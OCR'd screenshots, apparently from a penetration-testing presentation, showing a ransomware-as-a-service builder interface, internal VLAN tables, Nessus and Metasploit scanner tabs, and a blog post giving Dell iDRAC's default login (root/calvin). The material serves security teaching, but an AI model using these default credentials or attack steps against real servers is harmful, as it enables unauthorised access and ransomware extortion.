
Create a virus

Ransom - $ Ransom in dollars (min. 50)

Notes Optional, ex: For Mr. Smith

Captcha Captcha

- -Enter ransom amount
- -Enter your 'cause'
- -Submit the captcha



[redacted]

The virus k5g8jrOmDX has been created. Download

Create a virus

Ransom - $ Ransom in dollars (min. 50)


Notes Optional, ex: For Mr. Smith

Captcha Captcha

Ransom	Infections	Payments	Profit	Notes	Actions
[redacted]	0	0	0.00 $	[redacted]	Download
	6	0	0.00 $		Download

RIGHT. LET'S PWN!

OBJECTIVE:
GET THE CROWN JEWELS



VLAN Information

Primary VLAN:	VLAN 1	**Max VLANs:**	256
Management VLAN:	NONE	**GVRP:**	Disabled


VLAN Table

Filter By : ID

ID	Name	Status	Voice	IP Config	IP Address
1	DEFAULT_VLAN	Port Based	No	Disabled	
10	Servers	Port Based	No	Manual	192.168.200.1
11	Beheer	Port Based	No	Manual	192.168.199.1
20	Clients_LAN	Port Based	No	Manual	192.168.150.1
30	Clients_WiFi	Port Based	No	Manual	192.168.151.1

Id	Name	Status	IP Address
1	DEFAULT_VLAN	Port-based	0.0.0.0

Mon Aug 13 16:43:01 1990	Warning	Loss of link	Lost connection to multiple devices on port 14
Mon Aug 13 16:40:58 1990	Warning	Loss of link	Lost connection to multiple devices on port 18
Fri Aug 10 22:50:16	Warning	Loss of link	Lost connection to


192.168.200.201
Nessus / Login
Scanner DCERPC Auxiliary Modules -...
idrac-5MVK75J - iDRAC6 - Login
Cancel
Submit
Support | About

Dell Idrac Default user and password


MAY 25, 2012 4 COMMENTS

★★★★☆ 19 Votes

At a few days ago I had to use Idrac to check a Dell server, and did not knew the password and user, there is a default user and password.

The default user is **root**, and the default password is **calvin**.

Hope that this information can be useful.



System Summary

Server Health

Status	Component
☑	Batteries
☑	Fans
☑	Intrusion
☑	Power Supplies
☑	Removable Flash Media
☑	Temperatures
☑	Voltages

Virtual Console Preview

Options : Settings

